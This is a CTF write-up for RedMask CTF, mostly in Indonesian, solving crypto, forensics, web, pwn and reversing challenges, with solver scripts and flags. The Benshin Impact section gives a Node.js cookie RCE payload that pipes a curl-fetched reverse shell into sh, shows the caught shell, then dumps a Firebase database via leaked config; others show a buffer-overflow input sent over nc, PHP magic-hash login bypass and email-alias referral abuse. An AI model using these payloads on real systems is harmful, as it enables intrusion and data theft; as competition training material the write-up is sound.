


# WriteUp RedMask CTF

## We Stand IU



- ChaO
- AnehMan
- MBEERRR

<b>Cryptography</b>	3
s3cr3tc0d3	3
<b>Forensics</b>	8
QR Blocks	8
<b>Web</b>	11
F4st	11
WTube	12
Benshin Impact	13
phpDonk	16
<b>PWN</b>	18
Home Sherlock	18
<b>Reversing</b>	18
holm3s	19

# Cryptography

## 1. s3cr3tc0d3

### a. Executive Summary

This secret Code from jim moriarty to sherlock On this file s3cr3tc0d3.zip please cek file script encrypt and secret code

Format Flag : redmask{flag}

### b. Technical Report

Diberikan file compressed file yang berisi file berikut

	_MACOSX	176 bytes	Folder	05 Desember 2020, 08:03
	encryption.py	422 bytes	Python script	05 Desember 2020, 07:36
	s3cr3tc0d3	5,8 kB	unknown	05 Desember 2020, 07:36

Penampakan encryption.py

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import *

def generate():
    key = RSA.generate(2048, e=3)
    m = open('flag.txt').read()

    m = key.encrypt(m, 0)[0]
    m = key.encrypt(m, 0)[0]

    return (key.publickey().n, m)

with open('s3cr3tc0d3', 'w') as f:
    for i in range(6):
        k, c = generate()

        c = c.encode('base64').replace('\n', '')

        f.write(str(k) + ":" + c + "\n")
```

## Penampakan s3cr3tc0d3

19371505392312827628343030165477982960959661471086067600812751  
77561151190708930653096802944836941164446903244884086974372450  
57061644983712095982550160410685428132451942749394323476649347  
93197798675393197128623414936131020957175711520701911669537122  
40783811487135713523201832304613162430108010530284740349696406  
58392472819178532267946002326129752389745143174934034304611799  
88424372124837404114278163831448774148765151410165212378430444  
75655332679994741155416311276806010757220948934474216141763587  
78513567828831604611520721548921835779758382229992094931362538  
23398960027250362560488296682165421175103603324313282566111:OF  
rTUCrRUPcIwSdL0RIyzTx8OXN/icQD7FJ6H5Lf9XI5wymzl/HjxLc+Nx35u0uU  
gpdGSBsKhEzXSscBuCR++hKfsvWJ7f8JLNwYpC1ulc3SqJUV7uEOqZO3pwlKhD  
cnKFPQ5VIWtnJHyezgdiv+UyH3YvKSwfppbnePe6SO2ihkZoCb4Za39rZP4AY  
aBZwAtzerbpAxmfdq/+Q7IaUIWiHGz2o0Z9ylv9wlr6ijjd+8X9hbiRIYOz5R  
i7MTgeuM2VzbYubkZPybBE13Kz7p5W6dd7GcnyfY2Ge06wmQNJTEc9ST8iVUm  
Gd/HWWo7kCROEVp4E44NevgVKl+z+w==  
29591270271551171676402487375080937197001485672309765455683430  
13281551765087909090284867232677801163744551927346685262594521  
81935516134420479661620088976445317482521149326707312759402977  
82589146008209102757952393194814276496471952415032014897175452  
94108055932264611919668885323117355529363242660482646139814090  
74136001478484161820513220006997918387882730052181510909601066  
41003659472134274191768078632363136877249347728078910686255629  
17348024264149734975065726647931164786685476213386155110897568  
87401005176910620735098569197441697853160707047199918200310432  
69580108682844376865692906861655943902286135695719286138267:Wt  
zTFa1U7qThsXMncD/6E9idxb0RTb7pFatj4lWw8jAY31Cf3Z4ACItw1DFqbWS/  
AetAk1EGRIIovsM6ajBHqY/1RLN4NFJSJjWE2mLw/7HHCLD1505asCjIzoxHGc  
C/Bv4EyxSf6eG93VosL5j0/zPYjBqv7SbyNO3mApiqdD9Yin6POVINvRJoIpsd  
kWZe0vJtQbPENG+78EdpvGbvGRWkHftzJDX/2no5bIjvrAraeHm005a7Z77xDw  
inFtTk7sifulr/7GObcLOtuxRliwyKOFplPHzv7auD3v7A361GWGcN86hfmfA0  
BYRbm4ZiUUMlszgDXK1I3pNJtub+4Q==  
19233847421012409440699095701645086240928514634012462677878885  
16755216815588994617789581683111394291657122644631444491687892  
12070043727266284953127652311873956380305194554360868179528340  
00297004277873248844576213402119714193059353678992955255672429  
87273636564996001603510481699110797520612222789127695574126624  
59767029984133371409151012666595279521716746225580861262791226

80543224345597290422295115148375027895205382779006010222230009  
44510047526526235832080005207322365195602811002095413251071996  
45593399533683005782526317747353013926664978576248674145417560  
55449348269777360728030655377454171820582809728441242819587:Mj  
0cX/wXYnKBcTMSnph3tBRf/tBJVvAwlMq6CB+vnsHolbYcCzzaXT6tGE4TG+FQ  
jrrpF3FLh7vHTbwwHu5Woqv8/NJOV70rtgKWDZh6hnngL8uY2xnBV9OsNYbgET  
tjOfyT38bSrXDbOe5yEUTmOn2f9Hn7MhisAZ345mH9FoUFP0voBnvCWKG0Tott  
qTJVzQLFm+3j83AQFXeW8o25BcVGNCcj+GQF39f73YxYOnuRrYxEI9acZ3hrtg  
rMminOIzayeZA+aq5VA/Xvi9ztZYQQgRBoduLqMq85qlcNueRuhyOQtj/0udjf  
1Vg4ZK6KNj6YGnpK09wTcMPjzw7JKQ==  
20141572611530776021540846501614284155812173584598526505087427  
66227769459164107143331719831117034268789219700101490603498090  
10130942156724810996354208813150971900247795440992435377847813  
33582446969666816466896686852987341676153506598780428172763874  
49844468362991819457574868266942710718668239006621972467437302  
52236809742281887738733497671474052255009154609601145051278308  
56433762149502577740821748523495719131697477349672636603568239  
80264537653605602862456553767977768086967850102521646993298193  
30957296686575538480125604185975618605162850791309421830088359  
26305771506206822102917044330986908628109803914504215133719:dw  
TGVXdVzHQBvlqdAL/4xi iRZrvsYTJAy/P8XfzM9Ux4YkiSFeI+lAhdY3MKhYtp  
b15Cp4tm3rKVW8KeqRspAL9csDBPENgXUis04ZlqPP2UZH0YmF0rgMUdDkDNZV  
qBxG8HgCGCQoAXntUZe5s8xN/ocdyku47NSW/AgTJCW73W+1uNLFrdx182vHBF  
TYNiaKn2IVhbfZ1BShnwt5GdzUDBh7J7AhZf2a7vvSXX8qvp9b/RS0ytWzUmE  
xIkIGar01lyLqTDPHXZP1BK0Ghc6kWIJq2mwRvZsbQhIKWbwShHxVKnEV1Ubdk  
dkKVeB3L46XATLbn1cGrBZGoc4byeA==  
21968716570167058594884940465936211518925716284283738438437063  
66250552242468323397279858274004318310542951061632261133414045  
92669062522102315854743005514439369725157909757567868499114773  
35304929987141992841813163280288254329203945831810747749900302  
93518258446188873986296983351842182864129533328868049807623257  
31911939577578217948546558860063631750550372720219639198326803  
31052487846085597222936979441418889111036861042852373091503676  
87167560261484882714681952767316823640707344110910073181039894  
53971797179790172936430529183503136746886001825236555869626202  
91787795845429890658868859036317191340916178904107356277741:PY  
k/wyBDuYYlipFcli5cgwxQVaEtLKbbDipJjoaq8P4qDMAkzwgP/3K8o3f24cqA  
YqjdcVlNWW0isdc3Wl41LEwa7IyvJOS10KJNoG+xuUn9+0gy4Uk7ccAkTOY+XK  
Xi4tmDbI4kiqUBc81ERTLSe7sR/WNeJzrIlThEwxHrNEv5DzdNiSpQGIg6aREI  
2xP8soxlrBYyB6JNvojrr60HI2rxVcaYPehBteUXgh5wmW1FGKcfboAY6VBbJn/

```

2IEkcUhrT9yliFXyFRN1/OhzjgqcgM2+Calmm5vbFKMozPZnRpggpXNGh5+4/I
pXmuKxqR5VXg8l3gyGv6+uZneszSog==
22195807601250552479973849659111183776209020328505889208244934
46632199255285213333463620697611203646738184260695161818404621
22427160283323405642802986665829735943029505735493541267351764
43882217346743473872334862286503489303588508962472003812203442
67943631020616894580660651526317066893976683764892089208486541
08522932302004373260717577179618846826954591002145554204589767
68920910647330500333578323825513292513272623642789891354195957
21933277939921815514007466450302116480952377115052151991085067
76318472437575814200309149573985255895769340535086350525775453
97680913062362411744427722243443131257025201299168587429207:UC
lbqKs+s7wR9lXVn/H1lX5pKTx3Vw8xbNcupODHRPBscgkiMLyb3mEtrgV5rTiF
07y3wzW2ruJCs22xKpHYANAKDNroU2A4mleaYLMQDHg2xydlhPRm9WQkgCKxAd
frAN9gK2bZ7WqOsojG/JQ2V3nxSLyre0FEXi3p2f8J6Gp6InHCbdNUAqoZ8M65
gxCchQ/0lB8uGmMmBIoHSTbFJd3AWF8g8Lq57MQjDyBJmoYEg8QhJDA1r2/mJZ
moNL57BlVfarD4en6rPlzWHQT4iLZ9MlCvfBJS9FQ838TGzDLyU4du+3rSk2eD
6ezetQVVXXRaq5AeG0N5AWjXcz1KoQ==

```

S3cr3tc0d3 berisi 6 pasang modulus dan ciphertext. Semuanya menggunakan exponen  $e=3$ . Karena nilai  $e$  yang kecil, kita bisa menggunakan Chinese Remainder Theorem untuk mendapatkan flag.

Pada awalnya, kami melakukan  $\sqrt[3]{crt}$  untuk mendapatkan flag, namun gagal

```

b'\t,,\x07\xab;\xf3c\x1a\xd8\xd1\xa2e4\x02\xc1C\xfa\xa4\xe2w\xb3\x8d\xe9\x9a\x1b~\x8e\x00g
\xf4\xef\x01\xa9bg\xbe2\x93\xfd*\xa73\xa7\xceK\xad\xec\xae_25\xaf/\x10\xfa4\x85{cv\x14\xd5
\x86\xaa\x06\x07\xd6\xb3Q\xa536[\x17?\x9b\xcf\xd5?\xc5\x8d\x89\xc2\xb2\xa2\x96\xfa0\x1d\xc
0\x83\xe9\xd0\n\x87\x81\xbc\x09\x91\x9a\xbf\xabH\xb5\xc9\xab\xfb\x94\x8b\x08\xa0\xa8\x11\\
\xc4\xd4\x17X\x1a\x82F\x06{\x15\xbcB\xfa9\x0fU\x01.\x81\xb0\xe6\x184\x89\xcd\x9a\x97\xc0#?\
xbb\xc0\xe7\x95\xa2i\x08\x19\x9b\x80\xddAN\xfa\x03\x96\x16\xbfFK\x82W\xc9\x0e\x7f\xe4\xcb\
xb3\xf0\xf0\xda\xed\xd3\xdd\x1e\xc2\x03ex-s\x84\x9a3\x07uQ%\x8e\xa1\xf0\xfb\xae\x8a\xc1}ZV
\xe9+\xc5Ux0\xf25\xca\xbd\xb7\xeb5K\x1c\xc0\xa1\xc2\x971\xee6\xeb\x12p4l8\x0f\xbf\xf0\x9dK
\x93,\x8c\xf4\xec\x0b.e'

```

Kami mencoba menghitung  $\sqrt[9]{crt}$ , ternyata bisa. Berikut full scriptnya

```

from Crypto.Util.number import *
from base64 import *
import libnum
import gmpy2

res = open("s3cr3tc0d3", "r").read().split("\n")[:-1]

```

```
e = 3
n = []
c = []
for i in range(len(res)):
    res[i] = res[i].split(":")
    n.append(int(res[i][0]))
    c.append(bytes_to_long(b64decode(res[i][1])))

f = long_to_bytes(gmpy2.iroot(libnum.solve_crt(c,n), e**2)[0])
print(f.decode())
```

Output

```
anehman@pramayasa:~/Documents/ctf/redmask/crypto/s3cr3t$ python3 solve.py
Terkadang aku bermimpi untuk menyelamatkan dunia

redmask{Sir_Arthur_Conan_D0yl3}
```

### c. Flag

Flag: redmask{Sir\_Arthur\_Conan\_D0yl3}

# Forensics

## 1. QR Blocks

### a. Executive Summary

It was originally QR code. But for some reason, it was turned into several identical blocks

Author: asumi\_m

### b. Technical Report

Diberikan file .png yang jika dibuka akan error seperti ini

```
ay qr.png
display: ../../magick/quantum.c:216: DestroyQuantumInfo: Assertion
`quantum_info != (QuantumInfo *) NULL' failed.
[2]- Aborted (core dumped) display qr.png
Aborted (core dumped)
```

Tetapi jika dibuka melalui browser, akan muncul pecahan qr code



Kita coba buka tweakpng, dan berikut penampakannya.

IHDR	13	3644b51c	critical	PNG image header: 50x50, 1 bit/sample, grayscale, noninterlaced
oFFs	9	e2607100	ancillary, safe to copy	image offset = (300,250) pixels
IDAT	55	caafa716	critical	PNG image data
oFFs	9	12361ed6	ancillary, safe to copy	image offset = (150,200) pixels
IDAT	55	c7f544fa	critical	PNG image data
oFFs	9	c9c22320	ancillary, safe to copy	image offset = (200,250) pixels
IDAT	56	5709d4ae	critical	PNG image data
oFFs	9	a48addca	ancillary, safe to copy	image offset = (350,250) pixels
IDAT	53	a39b60da	critical	PNG image data
oFFs	9	260084b4	ancillary, safe to copy	image offset = (200,100) pixels
IDAT	57	e2c9b1c9	critical	PNG image data
oFFs	9	11154390	ancillary, safe to copy	image offset = (150,0) pixels
IDAT	31	7349383a	critical	PNG image data
oFFs	9	375ae2bf	ancillary, safe to copy	image offset = (0,50) pixels
IDAT	23	1784e0d8	critical	PNG image data

Dan masih banyak lagi di bawahnya.....

Jadi hal pertama yang harus dilakukan adalah mengurutkan tiap pixel. Kami mengurutkan dari kiri atas ke kiri bawah, lalu ke kanan, lanjut dari atas ke bawah, dst.



IHDR	13	3644b51c	critical	PNG image header: 50x50, 1 bit/sample, grayscale, noninterlaced
oFFs	9	da2ab6ce	ancillary, safe to copy	image offset = (0,0) pixels
IDAT	33	caa588c3	critical	PNG image data
oFFs	9	375ae2bf	ancillary, safe to copy	image offset = (0,50) pixels
IDAT	23	1784e0d8	critical	PNG image data
oFFs	9	dbbb186d	ancillary, safe to copy	image offset = (0,100) pixels
IDAT	42	33aa17fc	critical	PNG image data
oFFs	9	fd319b52	ancillary, safe to copy	image offset = (0,150) pixels
IDAT	35	20bd0d2b	critical	PNG image data
oFFs	9	d909eb88	ancillary, safe to copy	image offset = (0,200) pixels
IDAT	35	03296faf	critical	PNG image data
oFFs	9	3479bff9	ancillary, safe to copy	image offset = (0,250) pixels
IDAT	37	efc47d39	critical	PNG image data
oFFs	9	e2d9b757	ancillary, safe to copy	image offset = (0,300) pixels
IDAT	38	8481fff7	critical	PNG image data
oFFs	9	ffd0ac23	ancillary, safe to copy	image offset = (0,350) pixels
IDAT	23	1784e0d8	critical	PNG image data
oFFs	9	aaa956e3	ancillary, safe to copy	image offset = (0,400) pixels
IDAT	35	20bd0d2b	critical	PNG image data
oFFs	9	93981068	ancillary, safe to copy	image offset = (50,0) pixels
IDAT	25	97d8b9fb	critical	PNG image data
oFFs	9	7ee84419	ancillary, safe to copy	image offset = (50,50) pixels
IDAT	34	8ebd0965	critical	PNG image data

Setelah ini, kami preview gambar (F7), lalu copy gambar (Edit -> Copy Image), lalu kami paste di salah satu akun telegram milik kami. Setelah itu delete offs dan IDAT yang paling atas, dan mulai lagi dari preview gambar.



Dst...

Ada 9 blok ke bawah, dan 9 blok ke samping. Jadi total ada 81 blok. Ketika semua blok sudah di extract, Kami menggabungkan semua blok tadi dengan photoshop. Berikut adalah hasil akhirnya



Langsung scan, dapet flag

```
anehman@pramayasa:~/Documents/ctf/redmask/forensic/qr_block$ zbarimg fix.png
QR-Code:redmask{qr_c0de_in_mon0chrom3_haystack}
scanned 1 barcode symbols from 1 images in 0.05 seconds
```

### c. Flag

Flag: redmask{qr\_c0de\_in\_mon0chrom3\_haystack}

# Web

## 1. F4st

### a. Executive Summary

Do You F4st Post PHP ?

Website : <http://202.148.27.84:4004/>

Format Flag : redmask{flag}

### b. Technical Report

Diberikan web yang meminta sebuah inputan, pada header di web tersebut terdapat header **Get-flag** dan juga terdapat hint untuk melakukan decode pada value dari header **Get-flag** dengan cepat. Langsung saja kami buat scriptnya supaya request bisa dikirim dengan cepat.

```
import requests, json, base64


conn = requests.Session()
url = 'http://202.148.27.84:4004'

headers = conn.get(url).headers

# print conn.get(url).text
flg = headers['Get-flag']
data = {"RedMask": base64.b64decode(flg)}

print(conn.post(url, data=data).text)
```

Jalankan



```
chao at Yu in [~/Downloads/redmask/web/f4s
1:49:57 > python3 solver.py
Flag : redmask{Holm3ss_F4st_MissiOn}
```

### c. Flag

Flag: redmask{Holm3ss\_F4st\_MissiOn}

## 2. WTube

### a. Executive Summary

Mau nonton video dibayar dollar? ayo gabung ke WTube! Undang 15 orang untuk mendapatkan hadiah menarik.

<http://202.148.27.84:11001/>

Author: dodoco


\*Berhubung ini soal CTF, pastinya ada vuln. Jadi jangan malah niat bikin email satu per satu untuk register wkwkwk.

Mirror:

<http://20.197.88.48:10001/>

### b. Technical Report

Setelah melakukan registrasi pada chal yang diberikan kami diminta untuk mencari referer sebanyak 15 email. Disini kami memanfaatkan gmail alias untuk mendapatkan referer.



Contoh: [peram@gmail.com](mailto:peram@gmail.com) sama dengan [p.eram@gmail.com](mailto:p.eram@gmail.com) atau [p.e.r.a.m@gmail.com](mailto:p.e.r.a.m@gmail.com) dan seterusnya. Dengan hanya menambahkan titik pada alamat email maka akan secara otomatis menjadi alias dan link untuk verifikasi akan dikirimkan ke email [peram@gmail.com](mailto:peram@gmail.com).

#### Dashboard

Dapatkan sebuah flag setelah mengundang 15 orang!

Flag dapat ditukarkan menjadi dollar... *tapi boong :P*

Referer: 15

Flag: *redmask{beaware\_for\_allowing\_email\_alias}*

### c. Flag

*redmask{beaware\_for\_allowing\_email\_alias}*

### 3. Benshin Impact

#### a. Executive Summary

P, adu luck bos! Gacha lucknut terus? tenang di sini gacha sangat mudah. Terdapat senjata \*3 dan karakter \*4 dan \*5 Lalu terdapat item spesial \*6 yaitu flag hehehe Setiap 20x pull, jika belum mendapatkan karakter \*5, maka akan mendapat jaminan karakter \*5 Untuk mendapat flag \*6, teruslah berharap :D

<http://202.148.27.84:11002/>

Author: dodoco

Mirror Benshin-Impact:

103.55.37.66:10002  
103.214.113.84:10002  
20.197.88.48:10002  
202.148.27.84:10002

#### b. Technical Report

Setelah melakukan analisa yang mantap kami akhirnya menemukan rce pada cookie uid. Kami melakukan reverse shell menggunakan payload seperti ini:  
*require('child\_process').exec('curl reverse-shell.sh/ip-address-here:port | sh')*  
Lalu melakukan request ke /gacha dan berhasil mendapatkan shell.

```
root@dcil:~# nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 103.55.37.66 53670
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=999(www) gid=999(www) groups=999(www)
$ ls
firebase-config.js
index.js
node_modules
package-lock.json
package.json
public
views
$ █
```

Namun kami tidak menemukan apapun disini kami melihat ada file firebase-config.js untuk melakukan koneksi ke database, karena penasaran langsung saja coba kami koneksikan dan melihat isi databasenya.

```
100% File: index.js Anal
1  const firebaseConfig = require('./firebase-config')
2
3  const firebase = require('firebase')
4  firebase.initializeApp(firebaseConfig)
5
6  const db = firebase.firestore();
7
8  db.collection("characters").get().then(function(users) {
9    users.forEach(function(user) {
10      console.log(user.id)
11      console.log(user.data())
12    });
13  });
```

Setelah dijalankan

```
> node index.js
1Gqyi0a7zwdw00awI3cp
{ name: 'Qiqi', star: 5 }
AX5yK2dTksKibm5iA56N
{ name: 'Xinyan', star: 4 }
IjmjWAlg3HrcwedS0yQq
{ name: 'Beidou', star: 4 }
VTCLQvVYRwcdZ7R62y3h
{ name: 'Mona', star: 5 }
VuduCKLcagGM9otp0Ps4
{ name: 'Ningguang', star: 4 }
W80emxwoMAJ0JAY4mWdC
{ name: 'Zhongli', star: 5 }
aYCHfqAPltlM0E5lsPwa
{ star: 3, name: 'Sword' }
c0bsr4tgbk85RjNH5VyS
{ star: 4, name: 'Chongyun' }
htCgz9iP4JGJVNB4RxbM
{ star: 5, name: 'Keqing' }
ihqa0RQRgLBUZxW2kcNr
{
  name: 'redmask{dikala_g4cha_anda_amp4s_t4pi_kawan_sebar_gar3m_ya_sudahlah}',
  star: 6
}
```

## c. Flag

redmask{dikala\_g4cha\_anda\_amp4s\_t4pi\_kawan\_sebar\_gar3m\_ya\_sudahlah}

## 4. phpDonk

### a. Executive Summary


Do You Love PHP Language ?

Website : <http://202.148.27.84/phpDonk/>

Format Flag : redmask{flag}

### b. Technical Report

Setelah melakukan analisa yang mantab jiwa lalu inspect element terlihat sebuah hint / Love Nano. Berkat hint ini kami akhirnya menemukan file backup index.php.save



Isi sourcenya:

```
index.php.save x ExtensionContent.jsm
1 <?php
2 $flag = 'redmask{XXXXXXXXXXXXXXXXXX}';
3
4 if(isset($_POST['password'])){
5     $current_password = "QNKCDZO";
6     $password = $_POST['password'];
7     if (($current_password != $password)){
8         $current_password_md5 = md5($current_password);
9         $password_md5 = md5($password);
10        if($current_password_md5 == $password_md5){
11            echo '<script>alert("Do You Love PHP")</script>';
12            echo $flag;
13        }else{
14            echo('<script>alert("Your password is wrong!")</script>');
15        }
16    }else{
```


Kami berasumsi bahwa ini adalah type juggling.

Ini hasil gugling:



```
<?php
var_dump(md5('240610708') == md5('QNKCDZO')); # bool(true)
var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
var_dump(sha1('aaroZm0k') == sha1('aaK1STfY'));
var_dump(sha1('aa08zKZF') == sha1('aa30FF9m'));
?>
```

Input password: 240610708



A screenshot of a web browser window. The address bar shows the URL '202.148.27.84/phpDonk/index.php'. The page content displays 'redmask{Holm3s\_lov3\_PHP}' followed by a form with the label 'Password :', an input field, and a 'Submit Query' button.

## c. Flag

redmask{Holm3s\_lov3\_PHP}

# PWN

## 1. Home Sherlock

### d. Executive Summary

Collect **all gym badges** and become the champion.

author: rax 3r

## e. Technical Report

Diberikan sebuah file binary 32 bit. Kode yang penting terdapat pada bagian berikut.

```

0x080486ef <+88>:  push    DWORD PTR [ebp-0xc]
0x080486f2 <+91>:  push    0x8048805
0x080486f7 <+96>:  call    0x8048450 <printf@plt>
0x080486fc <+101>: add     esp,0x10
0x080486ff <+104>: cmp     DWORD PTR [ebp-0xc],0xc0221b
0x08048706 <+111>: jne     0x804870f <main+120>
0x08048708 <+113>: call    0x804861c <printFlag>
0x0804870d <+118>: jmp     0x8048729 <main+146>
0x0804870f <+120>: sub     esp,0xc

```

Pada dasarnya, untuk masuk ke fungsi **printFlag**, binary melakukan compare pada **\$ebp-0xc** dengan nilai **0xc0221b**. Untuk melakukan overwrite pada **\$ebp-0xc** diperlukan padding sebanyak **0x14**. Berikut payload yang kami buat untuk mendapatkan flagnya

```
chao at Yu in [~/Downloads/redmask/pwn/home]
1:43:52 > python -c 'print "A" * 0x14 + "\x1b\x22\x01\x00\x00\x00\x00\x00" | nc 202.148.27.84 3452'
Home Sherlock Holmes @xc0221b?buf: AAAAAAAAAAAAAAAAAAAAAA
val: @x00c0221b
redmask{Holm3ss_B4k3rStr3TT}hav3ff1IE Tr4nSfEr b0SSquE}
```

### d. Flag

Flag: redmask{Holm3ss B4k3rStr3TT}

# Reversing

## 1. holm3s

### a. Executive Summary

This simple code from jim moriarty to Holmes Please check this code

Format Flag : redmask{flag}

### b. Technical Report

Diberikan sebuah ELF 32-bit. Langkah pertama langsung saja meng-extract string yang ada pada binary. Berikut penampakannya

```
a193
a152
a703
a961
a584
a829
a764
a582
a762
a580
a115
a338
a549
a508
a199
a158
a113
```

Ada banyak sekali string. Kami coba mencari kata “redmask” output strings tersebut.

```
redmask{L11mfIlppxxQ03o}
redmask{da0NfXC5vQVxfC3}
redmask{Pow3Q0ot3c1LTby}
redmask{gfF2hbWKiPOMoUg}
redmask{Dlf07Iw4yGrRmPN}
redmask{2Ho5VHAL0lsKXS9}
redmask{2mm050RIRjrPeEU}
redmask{uF5ipdvK0EstQPA}
redmask{aHSRAq1IOFpHHLD}
```

Kami coba telusuri, ternyata flag langsung terlihat.

```
redmask{RN12agHLVXI}  
redmask{Holm3s_Simpl3_st1ngZZZZZ}  
redmask{dm1Y9G5zqYz}
```

### c. Flag

Flag: redmask{Holm3s\_Simpl3\_st1ngZZZZZ}